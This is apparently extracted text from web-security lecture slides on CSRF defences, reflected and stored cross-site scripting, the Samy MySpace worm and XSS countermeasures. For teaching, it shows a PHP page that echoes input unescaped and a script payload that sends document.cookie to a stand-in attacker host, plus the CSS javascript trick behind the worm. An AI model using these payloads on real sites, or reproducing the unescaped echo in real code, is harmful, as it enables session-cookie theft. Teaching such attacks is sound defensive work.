
Secret validation tokens

- Include field with large random value, HMAC of a hidden value

```
<input name="authenticity_token" type="hidden" value="0114d5b35744b522af8643921bd5a3d899e7fbd2" /></div>  
images/logo.jpg" width='110'></div>
```

- Goal: Attacker can't forge token, server validates it
 - Why can't another site read the token value?

Referrer validation



Referrer validation

- Check referrer:
 - Referrer = bank.com is ok
 - Referrer = attacker.com is NOT ok
 - Referrer = ???
- Lenient policy : allow if not present
- Strict policy : disallow if not present
 - more secure, but kills functionality

Referrer validation

- Referrer's often stripped, since they may leak information!
 - HTTPS to HTTP referrer is stripped
 - Clients may strip referrers
 - Network stripping of referrers (by organization)
- Bugs in early browsers allowed Referrer spoofing


Custom headers

- XMLHttpRequest
 - Only for same origin
 - Stricter policy than cookies
- Doesn't work across domains

Cross-site scripting (XSS)

- Site A sends victim client a script that abuses honest site B
 - Reflected attacks
 - (e.g., links on malicious web pages)
 - Stored attacks
 - (e.g., Web forms with HTML)

Basic scenario: reflected XSS attack



Example

`http://victim.com/search.php ? term = apple`

```
<HTML>      <TITLE> Search Results </TITLE>
<BODY>
Results for <?php echo $_GET[term] ?> :
. . .
</BODY>    </HTML>
```

```
http://victim.com/search.php ? term =
  <script> window.open (
    "http://badguy.com?cookie = " +
    document.cookie ) </script>
```

Attack Server



`http://victim.com/search.php ? term =
<script> window.open (
"http://badguy.com?cookie = " +
document.cookie) </script>`


Link clicked

Victim Server



```
<html>  
Results for  
  <script>  
    window.open(http://attacker.com?  
    ... document.cookie ...)  
  </script>  
</html>
```

Stored XSS



“but most of all, Samy is my hero”

MySpace allows HTML content from users

Strips many dangerous tags, strips any occurrence of **javascript**

CSS allows embedded javascript

```
<div id="mycode" expr="alert('hah!')" style="background:url('javascript:eval(document.all.mycode.expr)')">
```

Samy Kamkar used this (with a few more tricks) to build javascript worm that spread through MySpace

- Add message above to profile
- Add worm to profile
- Within 20 hours: one million users run payload

Defending against XSS

- Input validation
 - Never trust client-side data
 - Only allow what you expect
 - Remove/encode special characters (harder than it sounds)
- Output filtering / encoding
 - Remove/encode special characters
 - Allow only “safe” commands
- Client side defenses, HTTPOnly cookies, Taint mode (Perl), Static analysis of server code ...

Top vulnerabilities

- SQL injection
 - insert malicious SQL commands to read / modify a database
- Cross-site request forgery (CSRF)
 - site A uses credentials for site B to do bad things
- Cross-site scripting (XSS)
 - site A sends victim client a script that abuses honest site B

